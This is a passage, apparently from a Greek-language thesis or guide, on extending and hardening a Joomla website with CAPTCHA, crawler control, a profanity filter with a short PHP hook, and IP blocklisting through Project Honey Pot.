Υπάρχουν τριών ειδών επεκτάσεων, τα λεγόμενα modules, plugins και components. Τα modules είναι μικρά και συνήθως απλά προγράμματα που μπορούν να εμφανίζονται μέσα σε «θέσεις» ή «παράθυρα» σε οποιαδήποτε σελίδα. Τα plugins μπορούμε να πούμε ότι είναι επεκτάσεις του πυρήνα του Joomla, τροποποιώντας ή προσθέτοντας λειτουργίες του. Τα components τέλος είναι τα πιο περίπλοκα από τα διαθέσιμα αρθρώματα. Μπορούμε να φανταστούμε τα components σαν ξεχωριστά προγράμματα που τρέχουν μέσα στη Joomla και διαθέτουν συνήθως τη δική τους σελίδα για να εμφανίζονται.

Πρόσθετα αρθρώματα

Για να προσθέσουμε λειτουργικότητα στην ιστοσελίδα μας χρειάζεται να εγκαταστήσουμε μερικά πρόσθετα αρθρώματα.

Μία σύγχρονη ιστοσελίδα θέλει να είναι όσο το δυνατόν πιο αλληλεπιδραστική με τον χρήστη και να επιτρέπει την επικοινωνία/ανταλλαγή απόψεων μεταξύ χρηστών. Έτσι απαραίτητη είναι ύπαρξη δυνατότητας αναγραφής σχολίων για το περιεχόμενό μας καθώς και η ύπαρξη forum για γενικότερη συζήτηση.

Για να μπορούν οι χρήστες μας να αφήνουν σχόλια, χρησιμοποιούμε το άρθρωμα yvcomments που βρίσκεται στη διεύθυνση http://yurivolkov.com/Joomla/yvComment/index_en.html.

Για forum χρησιμοποιούμε το Simplest Forum 1.2.2 που βρίσκεται στη διεύθυνση https://ambitionality.com/index.php?option=com_content&view=article&id=121&Itemid=73.

Αρθρώματα ασφαλείας

Παρόλο που η βασική εγκατάσταση του Joomla είναι ικανοποιητική για τις περισσότερες χρήσεις, εμείς σχεδιάζουμε με βάση το ενδεχόμενο ότι η ιστοσελίδα μας θα είναι υψηλής κίνησης και ως εκ τούτου φανερός και συχνός στόχος για επιθέσεις.

Οι προσπάθειές μας για περαιτέρω ασφάλιση της εγκατάστασης Joomla εστιάζονται στα εξής σημεία:

- Προστασία από άσκοπες εγγραφές χρηστών από αυτοματοποιημένα προγράμματα με σκοπό τη διαφήμιση και προβολή άσχετων με τη σελίδα προϊόντων και υπηρεσιών (spam bots).
- Προστασία από την ακούσια υποκλοπή υλικού μέσω των μηχανών αναζήτησης που αποθηκεύουν προσωρινά (cache) το περιεχόμενο ιστοσελίδων.
- Εφαρμογή κανόνων καλής συμπεριφοράς στα μέλη με τον αυτόματο έλεγχο για απαγορευμένες λέξεις στις δημόσιες καταχωρήσεις τους.
- Απόρριψη συνδέσεων από διευθύνσεις που είναι γνωστό ότι χρησιμοποιούνται για κακόβουλους σκοπούς (συλλογή email, διαφημιστικό πρόγραμμα κτλ) ελέγχοντάς τες έναντι βάσης δεδομένων.
- Βελτίωση της ασφάλειας της σελίδας διαχείρισης που είναι και προσβάσιμη από το ευρύτερο Διαδίκτυο.

Προστασία από άσκοπες εγγραφές

Μεγάλο πρόβλημα για τους χρήστες του Διαδικτύου αναδεικνύονται τα ανεπιθύμητα διαφημιστικά μηνύματα (spam). Παρόλο που η πιο διαδεδομένη μορφή τους είναι αυτή των email, εμφανίζονται όλο και συχνότερα στα δημόσια forum με τη μορφή δήθεν απαντήσεων σε έγκυρα σχόλια πραγματικών μελών.

Φυσικά η χειροκίνητη επανάληψη του ίδιου μηνύματος σε χιλιάδες διαφορετικά forum δεν είναι δυνατή οπότε και έχουν αναπτυχθεί αυτοματοποιημένα προγράμματα που εγγράφονται σαν μέλη και στη συνέχεια προχωρούν στην προώθηση των διαφημίσεών τους. Η προστασία έναντι τέτοιων αυτόματων επιθέσεων βασίζεται κυρίως σε μια επίσης αυτοματοποιημένη δοκιμασία τύπου challenge – response που ονομάζεται CAPTCHA («**C**ompletely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part»).

Η δοκιμασία CAPTCHA χρησιμοποιείται για να εξασφαλίσει ότι μια απάντηση δεν έχει δημιουργηθεί από υπολογιστή. Η διαδικασία περιλαμβάνει έναν υπολογιστή – διακομιστή να ζητάει από έναν άνθρωπο να υποβληθεί σε μια απλή εξέταση που δημιουργείται και βαθμολογείται από τον διακομιστή. Επειδή άλλοι υπολογιστές δε

Εικόνα 32 - Παράδειγμα εικόνας CAPTCHA


μπορούν να λύσουν το πρόβλημα που παρουσιάζεται, οποιοσδήποτε χρήστης που εισάγει σωστή απάντηση θεωρείται άνθρωπος. Η πιο κοινή μορφή εξέτασης CAPTCHA είναι αυτή στην οποία απαιτείται ο χρήστης να εισάγει μια σειρά από γράμματα ή αριθμούς που εμφανίζονται σε μια παραμορφωμένη εικόνα αλλά είναι αρκετά διαδεδομένη και η απαίτηση συμπλήρωσης σωστής απάντησης μιας απλής αριθμητικής πράξης που εμφανίζεται σε εικόνα.

Παρόλο που έχουν αναπτυχθεί τεχνικές παράκαμψης των CAPTCHA παραμένει αποτελεσματικός τρόπος αποφυγής καταχωρήσεων διαφημίσεων σε forum.

Η λύση CAPTCHA που επιλέγουμε είναι το Bigo CAPTCHA 1.2 διαθέσιμο από τη διεύθυνση http://www.joomla.com.br/downloads/cat_view/79-extensions-by-jbr-team.html. Το άρθρωμα αυτό συνεργάζεται με το yvcomments αλλά και με ελάχιστες τροποποιήσεις με τα αρθρώματα εγγραφής χρηστών και επικοινωνίας που χρησιμοποιεί το Joomla.


Η παραμετροποίηση του Bigo δεν έχει ιδιαίτερες επιλογές, παρά μόνο πόσους χαρακτήρες θέλουμε να χρησιμοποιήσουμε (4 ή 5) στο CAPTCHA. Η τροποποίηση των αρχείων του Joomla που χρησιμοποιούνται για την επικοινωνία και την εγγραφή χρηστών έγκειται στην προσθήκη μεθόδων εμφάνισης του CAPTCHA και μεθόδων διαχείρισης αποτυχημένης εισαγωγής των χαρακτήρων.

Η πρώτη εφαρμογή του CAPTCHA είναι στην φόρμα επικοινωνίας για να εμποδίσουμε την αποστολή περιττών μηνυμάτων προς τους διαχειριστές, δηλαδή προς εμάς:




Εικόνα 33 - CAPTCHA στην φόρμα επικοινωνίας

Επόμενη εφαρμογή του CAPTCHA είναι στην εγγραφή χρηστών ώστε να αποτρέψουμε την αυτοματοποιημένη εγγραφή χρηστών από προγράμματα:



Εικόνα 34 - CAPTCHA στην εγγραφή χρηστών

Η τελική χρήση του CAPTCHA είναι στα σχόλια των άρθρων για να αποφύγουμε τα διαφημιστικά και ενοχλητικά μηνύματα μιας και έχουμε επιτρέψει τον σχολιασμό από μη εγγεγραμμένους χρήστες:



Εικόνα 35 - CAPTCHA στα σχόλια χρηστών

Προστασία από την υποκλοπή περιεχομένου

Στο σύγχρονο Διαδίκτυο είναι απαραίτητη σχεδόν η καθημερινή χρήση των μηχανών αναζήτησης για να βρίσκουμε τις πληροφορίες και τους πόρους που θέλουμε.

Ο τρόπος λειτουργίας των μηχανών αναζήτησης βασίζεται στην αυτοματοποιημένη περιήγηση των ιστοσελίδων από προγράμματα «web crawlers» ή αλλιώς «robots». Τα προγράμματα αυτά ακολουθούν τους δεσμούς μιας σελίδας «διαβάζοντας» και περνώντας το περιεχόμενο της κάθε σελίδας σε μια βάση δεδομένων για περαιτέρω επεξεργασία από τους αλγόριθμους έρευνας της εκάστοτε εταιρίας.

Έχουν εμφανιστεί δε υπηρεσίες όπως η Google Images που συντάσσουν καταλόγους από εικόνες που συνοδεύονται με λέξεις κλειδιά, περιγραφή των ιστοσελίδων από τις οποίες προήλθαν κτλ, έτοιμες για αναζήτηση από τους χρήστες. Το φαινόμενο αυτό πολλές φορές μπορεί να οδηγήσει σε μη εξουσιοδοτημένη χρήση εικόνων από τρίτους.

Επίσης επειδή όπως είπαμε τα προγράμματα αυτά «διαβάζουν» και ακολουθούν κάθε δεσμό μιας σελίδας, εύλογο είναι να ακολουθήσουν και δεσμούς προς

εξωτερικές ιστοσελίδες αφήνοντας τη δικιά μας, πράγμα που μπορεί να βλάψει τη θέση μας στα αποτελέσματα της μηχανής αναζήτησης.


Είναι εμφανές λοιπόν η αναγκαιότητα ύπαρξης της δυνατότητας «απόκρυψης» περιεχομένου από τις μηχανές αναζήτησης αν το θελήσουμε.

Υπάρχει βέβαια ένα άτυπο πρότυπο σε χρήση, αυτό του αρχείου «robots.txt», που ακολουθείται από τις μεγαλύτερες μηχανές αναζήτησης. Το αρχείο αυτό τοποθετείται στον κεντρικό φάκελο (root folder) της ιστοσελίδας μας και μέσα σε αυτό αναγράφουμε τα αρχεία και τους φακέλους που θέλουμε/δεν θέλουμε να «διαβαστούν» από τις μηχανές αναζήτησης.

Το πρόβλημα με το σύστημα αυτό είναι ότι πρέπει να γράφουμε χειροκίνητα τα αρχεία και τους φακέλους που αναφέραμε παραπάνω, πράγμα καθόλου βολικό και εύχρηστο, καθώς και ότι δεν αποφεύγουμε πάλι το πρόβλημα των εξερχομένων δεσμών.

Ως λύση στα προβλήματα αυτά χρησιμοποιούμε το άρθρωμα Ninja Bot Control το οποίο μπορούμε να βρούμε στην διεύθυνση http://ninjaforge.com/index.php?option=com_content&task=view&id=115&Itemid=228.

Η εγκατάσταση του αρθρώματος δεν παρουσιάζει ιδιαιτερότητες και το μόνο που χρειάζεται να ρυθμίσουμε είναι ποια robots θέλουμε να αποκλείσουμε και για ποια στοιχεία θέλουμε να το αποκλείσουμε:



Εικόνα 36 - Σελίδα ρυθμίσεων του "Ninja Bot Control"

Εφαρμογή κανόνων καλής συμπεριφοράς

Λόγω του απρόσωπου χαρακτήρα της επικοινωνίας μέσω Διαδικτύου είναι πολύ σύνηθες να παρουσιάζονται ανάρμοστες συμπεριφορές από άτομα τα οποία πιθανότατα υπό άλλες συνθήκες θα φέρονταν καλύτερα.

Υπάρχει μάλιστα ένας παλιός εμπειρικός νόμος που με σατυρικό τρόπο αναφέρει ότι «Καθώς μια συζήτηση Usenet μεγαλώνει, η πιθανότητα εμφάνισης παρομοίωσης (ενός συμμετέχοντα) που περιλαμβάνει τον Ναζισμό ή τον Χίτλερ πλησιάζει το ένα». Ο νόμος αυτός ονομάζεται ο νόμος του Godwin και θέλει να αναδείξει με χιουμοριστικό τρόπο τη δυσκολία επικοινωνίας μέσω Διαδικτύου!

Πάρα ταύτα, το πρόβλημα είναι υπαρκτό και για μια ιστοσελίδα γενικού ενδιαφέροντος πρέπει βέβαια να μετριαστεί. Μία λύση είναι να παρακολουθούνται τα μηνύματα που υποβάλλονται από τους χρήστες από διαχειριστές – μεσολαβητές (moderators) για ανάρμοστο περιεχόμενο ώστε να αφαιρεθούν.

Προφανές είναι ότι η λύση αυτή έχει προβλήματα εφαρμογής σε μεγάλη κλίμακα, είναι χρονοβόρα, ακριβή και ταιριάζει περισσότερο σε μικρής κίνησης ιστοσελίδες.

Φυσικά μια πιο ελκυστική λύση είναι πάλι η αυτοματοποίηση, με τη χρήση λογισμικού που ελέγχει το περιεχόμενο που αναρτά ένας χρήστης για συγκεκριμένες απαγορευμένες λέξεις – φράσεις και την αυτόματη διαγραφή ή σήμανσή του ως ακατάλληλο ώστε να ελεγχθεί αργότερα από άνθρωπο. Μια τέτοια λύση δεν είναι πάντα 100% ακριβής αλλά αποτελεί έναν καλό συμβιβασμό.

Στη δική μας την περίπτωση, χρησιμοποιούμε ένα άρθρωμα που υλοποιεί βασικές μεθόδους ελέγχου ή και λογοκρισίας περιεχομένου (πχ αντικατάσταση της λέξης με χαρακτήρες) το οποίο όμως πρέπει να προσαρμόσουμε χειροκίνητα στο άρθρωμα σχολίων που χρησιμοποιούμε. Το άρθρωμα ελέγχου ονομάζεται OSTWigits – Badwords, βρίσκεται στη διεύθυνση http://www.ostlabs.com/our-software/joomla-wigits/badwords/ και απλά μας δίνει δύο μεθόδους διαχείρισης περιεχομένου.

Η πρώτη μέθοδος `replaceBadword( $string )` δέχεται ένα string σαν παράμετρο και επιστρέφει ένα string με τις προεπιλεγμένες λέξεις αποκλεισμένες ενώ η δεύτερη μέθοδος `checkBadword( $string )` δέχεται ως παράμετρο ένα string και επιστρέφει αληθές αν βρεθούν στο string οι προεπιλεγμένες λέξεις αλλιώς επιστρέφει ψευδές.


Για να υλοποιήσουμε λοιπόν τον έλεγχο για απαγορευμένες λέξεις ανοίγουμε το αρχείο `components/com_yvcomments/models/comment.php`, βρίσκουμε τη μέθοδο `check()` και προσθέτουμε το εξής κομμάτι κώδικα:

```
1095 /*Check for badwords*/
1096 if (plgSystemBadword::checkBadword($this->fulltext) ) {
1097  $Ok = false;
1098  $this->setError(JText::_('BAD_WORDS_DETECTED')) ;
1099 }
1100
1101  if (!$Ok) {
1102        return false;
1103  }
1104
1105  return parent::check();
1106  }
```

Επίσης προσθέτουμε στο αρχείο `administrator/language/en-GB/en-GB.yv_comment.ini` την παράμετρο `«BAD_WORDS_DETECTED=Bad words were detected!»` ώστε να εμφανίζεται το σωστό μήνυμα σε περίπτωση εύρεσης απαγορευμένης λέξης στο σχόλιο του χρήστη.

Βέβαια η λίστα με τις απαγορευμένες λέξεις μπορεί να αλλαχθεί στις ρυθμίσεις του αρθρώματος Badwords μέσα από τη διαχείριση.

Το αποτέλεσμα του παραπάνω κώδικα είναι ότι όταν ένας χρήστης γράψει στο σχόλιό του μια απαγορευμένη λέξη και αποπειραθεί να το αποστείλει να του εμφανίζεται η εξής οθόνη:



Εικόνα 37 - Αποτέλεσμα του Badwords

Απόρριψη συνδέσεων


Χάρης στις εθελοντικές προσπάθειες μερικών ατόμων και οργανισμών υπάρχουν διαθέσιμα στο Διαδίκτυο βάσεις δεδομένων στις οποίες έχουν καταχωρηθεί διευθύνσεις IP που είναι γνωστό ότι χρησιμοποιούνται για κακόβουλους σκοπούς για παράδειγμα την προώθηση διαφημιστικών μηνυμάτων spam, τη συλλογή διευθύνσεων email από forum και σχόλια ή για πιο επιβλαβής επιθέσεις. Οι διευθύνσεις συλλέγονται παρακολουθώντας τις επισκέψεις και τις ενέργειες που γίνονται σε διακομιστές με ειδικά διαμορφωμένο λογισμικό.

Αυτές οι βάσεις δεδομένων φυσικά ανανεώνονται οπότε και υπάρχουν λίγα περιστατικά λανθασμένης αναγνώρισης (false positives)

Αφού είναι γνωστές αυτές οι διευθύνσεις, μπορούμε να απαγορέψουμε εντελώς την πρόσβαση στην ιστοσελίδα μας για αυτές.

Ένα άρθρωμα που υλοποιεί τέτοιες λειτουργίες είναι το http:BL Plugin από την ιστοσελίδα http://trac.4theweb.nl/jprojects/wiki/plg_httpbl. Το άρθρωμα αυτό χρησιμοποιεί τη βάση δεδομένων από την οργάνωση «Project Honey Pot». Η εγκατάστασή του είναι απλή και οι μόνες ρυθμίσεις που χρειάζεται να κάνουμε είναι να εισάγουμε το κλειδί χρήστη που προμηθευόμαστε από το «Project Honey Pot» καθώς ελάχιστες ρυθμίσεις ως προς το ποιο είναι ένα ανεκτό επίπεδο «επικινδυνότητας» ενός επισκέπτη μέχρι να τον απορρίψουμε:

